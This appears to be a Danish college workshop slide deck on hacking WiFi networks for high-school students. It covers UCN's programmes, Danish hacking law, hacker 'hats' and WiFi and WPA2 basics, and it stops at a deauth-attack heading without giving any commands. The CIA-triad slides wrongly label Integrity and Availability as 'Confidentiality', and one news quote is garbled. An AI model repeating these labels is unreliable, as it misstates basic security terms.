

# Hack et WiFi Netværk

Henning Thomsen  
[hth@ucn.dk](mailto:hth@ucn.dk)

# Download præsentation

- Præsentationen (og materiale) kan hentes via Github.com på følgende link:

[https://github.com/henningth/HackEtWiFi\\_TechCollege](https://github.com/henningth/HackEtWiFi_TechCollege)



Kontakt ved spørgsmål om uddannelserne:

Henning Thomsen

Email: [hth@ucn.dk](mailto:hth@ucn.dk)

# Agenda

- Intro til UCNs uddannelser, herunder IT-uddannelser
- Præsentation af uddannelserne ved studerende
- Må vi gerne hacke?
- Hack et WiFi netværk – hvordan gør man det?
  - Kali Linux
  - Kommandolinjen
  - Aircrack-ng værktøj
- Opgaver: Hack fire WiFi netværk
- Hvordan sikrer man sit WiFi netværk?
- Evaluering af workshoppen

# UCN's adresser

## Thisted

Campus Lerpyttervej 43

## Hjørring

Campus Skolevangen 45

## Filial Frederikshavn

Uddannelsescenter Frederikshavn

## Aalborg

Campus Hobrovej 85

Campus Mylius Erichsens Vej 137

Campus Sofiendalsvej 60

Campus Selma Lagerløfs Vej 2

# Professionshøjskolen UCN

Erhvervsakademi- og  
professionsbacheloruddannelser indenfor:

- Pædagogik
- Sundhed
- Business
- Teknologi



Pædagogik



Sundhed



Business




Teknologi

# Uddannelsernes struktur

UCN har uddannelser på flere forskellige niveauer.

Man kan videreuddanne sig på flere måder og sammensætte et uddannelsesforløb, som passer præcist til den enkelte.



# IT-uddannelserne ved UCN




PROFESSIONSHØJSKOLEN

# IT-uddannelserne



# Undervisningstilgang

- Undervisning 8:30 – 13:45
  - Med indlagt frokostpause og pauser
- Klasseundervisning
- Vekselvirkning mellem:
  - Tavleundervisning
  - Opgaveløsning (programmering, i IT-Lab)
  - Studerende gennemgår opgaver fra tidligere
  - **Live coding**
- Besøg af eksterne virksomheder



# Praktik i uddannelsen

- Studerende skal i praktik i 3. semester
- Arrangementer for studerende
  - Workshops med CV-skrivning, brug af LinkedIn
  - Besøg af og hos eksterne virksomheder
    - Region Nordjylland
    - NNIT
    - Labtech Erhverv
    - Seluxit
  - Matchmaking: <https://www.ucn.dk/samarbejde/praktikant/matchmaking>




# IT-teknolog: Temaopgaver

- Studerende arbejder i grupper (3 – 5 medlemmer)
- Varighed: 5 uger
- Eksempler:
  - Digitalt stegetermometer
  - WiFi rover
  - Vertical Farming



# IoT væg

- Philips Hue, SENZE, Xiaomi
- Home Automation
- Home Assistant
- Kameraer
- Smart plugs
- Smart speaker



# Stemningsbilleder fra tidligere workshops

- Vi har fået besøg og besøgt gymnasieklasser
  - Primært HTX og HF
- Studerende fra IT-teknolog og IT-sikkerhed hjælper til med opgaver
- Erfaringer



# **Studerende fortæller**

# Karrieremuligheder

- IT-konsulent
- Softwarearkitekt
- IT-projektleder
- Scrum Master
- Product Owner
- Softwareudvikler
- Programmør
- Hardware/systemudvikler
- Netværksspecialist/konsulent
- Systemadministrator
- Business Intelligence konsulent

# IT Sikkerhed

CIA

uGn

PROFESSIONSHØJSKOLEN

# CIA Triaden



## Fortrolighed (Confidentiality)

Det skal sikres, at information ikke gøres tilgængelig eller afsløres for uautoriserede personer, entiteter eller processer.




## Integritet (Confidentiality)

Det skal sikres, at informationsaktiverne (data og informationssystemer) er nøjagtige og fuldstændige.

## Tilgængelighed (Confidentiality)

Det skal sikres, at informationsaktiverne (data og informationssystemer) er tilgængelige og anvendelige ved anmodning fra en autoriseret entitet (bruger, system, proces).

# Sikkerhed i vores daglige omgang med web.



# Hacking

Juridiske aspekter

uGn

PROFESSIONSHØJSKOLEN

# Hackerbestemmelsen (Straffeloven § 263)

- *Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens datasystem eller data, som er bestemt til at bruges i et datasystem.*

## Gymnasieelev får betinget dom for karakter-hacking

En gymnasieelev har fået en betinget dom på et år efter at have brutt ind i skolens IT-system og ændret sine karakterer. Tre andre er frifundet.

Elias Christian Lundström  @TekkyViking Tirsdag, 2. september 2014 - 10:42  6



To år efter at det kom frem, at nogen havde brutt ind i Københavns Tekniske Skoles studieadministrationssystem Lectio og ændret flere elevers karakterer, er der nu faldet dom i sagen. Københavns Byret gav en betinget dom til en 21-årig og frikendte samtidig to 21-årige og en 20-årig i sagen. Det skriver [Politiken](#).

De tre, der blev frifundet, erklaerede sig alle uskyldige, mens den dømte i sagen erkendte sin skyld. Han fik en betinget dom på et år.

Anklagemyndigheden havde krævet en fængselsdom til de anklagede elever med henvisning til [Straffelovens paragraf 263 om at skaffe sig uberettiget adgang til et informationssystem](#).

»Vi har en række log-filer, vi har nogle oversigter over nogle karakterer. Det er sådan set det, der skulle være det hindrende henvise. Vi synes ikke, at det er nok. Forstørst nå den mæde, at vi er kommet

# Netcompany hacket

Business

## Hacker krævede millioner – men pludselig tilstod han mystisk datalæk

En 34-årig mand tilstået og er nu varetægtsfængslet. Det er han blandt andet, fordi hans evner bag en skærm er på et "meget højt niveau".

Sagen om mystisk datalæk hos Netcompany kan være opklaret.

Fredag kom det frem, at ukendte personer under aliasset 'Zyndicate' har stjålet data fra it-virksomheden Netcompany, som står bag Borger.dk, Aula og Mit.dk.



Se også

Mystisk hackergruppe lækker filer fra Netcompany og "latterliggør" Danmark

Ucн


Filerne blev delt på nettet – gemt bag koder og gåder, som løbende blev offentliggjort. <https://nyheder.tv2.dk/business/2024-02-27-hacker-kraevede-millioner-men-pludselig-tilstod-han-mystisk-datalaek>

# Love og regler

- Der er mange andre love og regler, der gør sig gældende i forbindelse med anvendelse af computere / IT-systemer. Som tommelfingerregel blive man straffet for følgende, hvis man ikke har fået tilladelse:
  - Brug af andre personers computere
  - Brug af andre personers netværk
  - Brug af andre personers konti og adgangskoder
  - Deling af andre personers adgangsmidler (eks. passwords)
  - Ændring af andre personers data
  - Hindring af andre personers adgang til IT-systemer
  - Uberettiget adgang til andre personers systemer

# Hackere og hatte

- I gamle westernfilm var det som regel farven på hatten, der viste om en karakter var god eller ond; hvid hat til heltene og sort hat til skurkene.






# Black Hat Hacker

- Betegnelsen for de onde hackere.
- Black Hat er dem, der hacker sig ind i organisationer, virksomheder mm. for at skade disse. Det gør de for eksempel for at:
  - kræve løsepenge
  - udføre industrispionage
  - stoppe produktionssystemer
  - tyveri af kreditkortinformationer
  - stjæle logins og passwords (som anvendes til andet kriminalitet)
- Det er ofte disse “bad guys” som du hører om i nyhederne.
- Black Hats er ofte Advanced Persistent Threat (APT). Dvs. organiserede kriminelle som mange gange er finansieret af lande/regeringer og bliver ved over længere perioder.





# White Hat Hacker

- Betegnes også som en “Etisk hacker” (“ethical hacker”) og er betegnelsen for de gode hackere.
- White Hats er dem, der hjælper virksomheder/organisationer. Det gør de for eksempel ved at:
  - teste organisationens sikkerhed
  - udføre penetration tests
  - implementere overvågning på netværk
  - lukke sikkerhedshuller
  - efterforsker IT-kriminalitet hos politiet
  - sikre DK via efterretningstjenesten
  - tage kampen op imod Black Hats

# WiFi

Intro, terminologi, sikkerhed



PROFESSIONSHØJSKOLEN


# WiFi

- Standarder fra IEEE til trådløs kommunikation
- 802.11 serien (a/b/g/n/ac/ad ...)
- Vi har brug for denne viden, så vi ved hvilke bånd vi skal søge på, når vi vil hacke et WiFi



# WiFi netværk


- Flere klienter forbinder til et trådløst Access Point (AP)



Figur fra: Computer Networking: A-top-down approach 6th ed, Kurose og Ross


# Forbinde til et WiFi netværk

- Foregår ved passiv eller aktiv scanning



## a. Passive scanning

1. Beacon frames sent from APs
2. Association Request frame sent:  
H1 to selected AP
3. Association Response frame sent:  
Selected AP to H1



## a. Active scanning

1. Probe Request frame broadcast from H1
2. Probes Response frame sent from APs
3. Association Request frame sent:  
H1 to selected AP
4. Association Response frame sent:  
Selected AP to H1

# WiFi sikkerhed

- WEP: Wired Equivalent Privacy: Den oprindelige sikkerheds-protokol i WiFi, etableret i 1997
- WPA2: WiFi Protected Access: Sikkerheds-protokol udviklet af WiFi-Alliance pga. sårbarheder i WEP
- Vi kigger på WiFi access points med WPA2 sikkerhed i dag

# WiFi

Deauth angreb på trådløse netværk

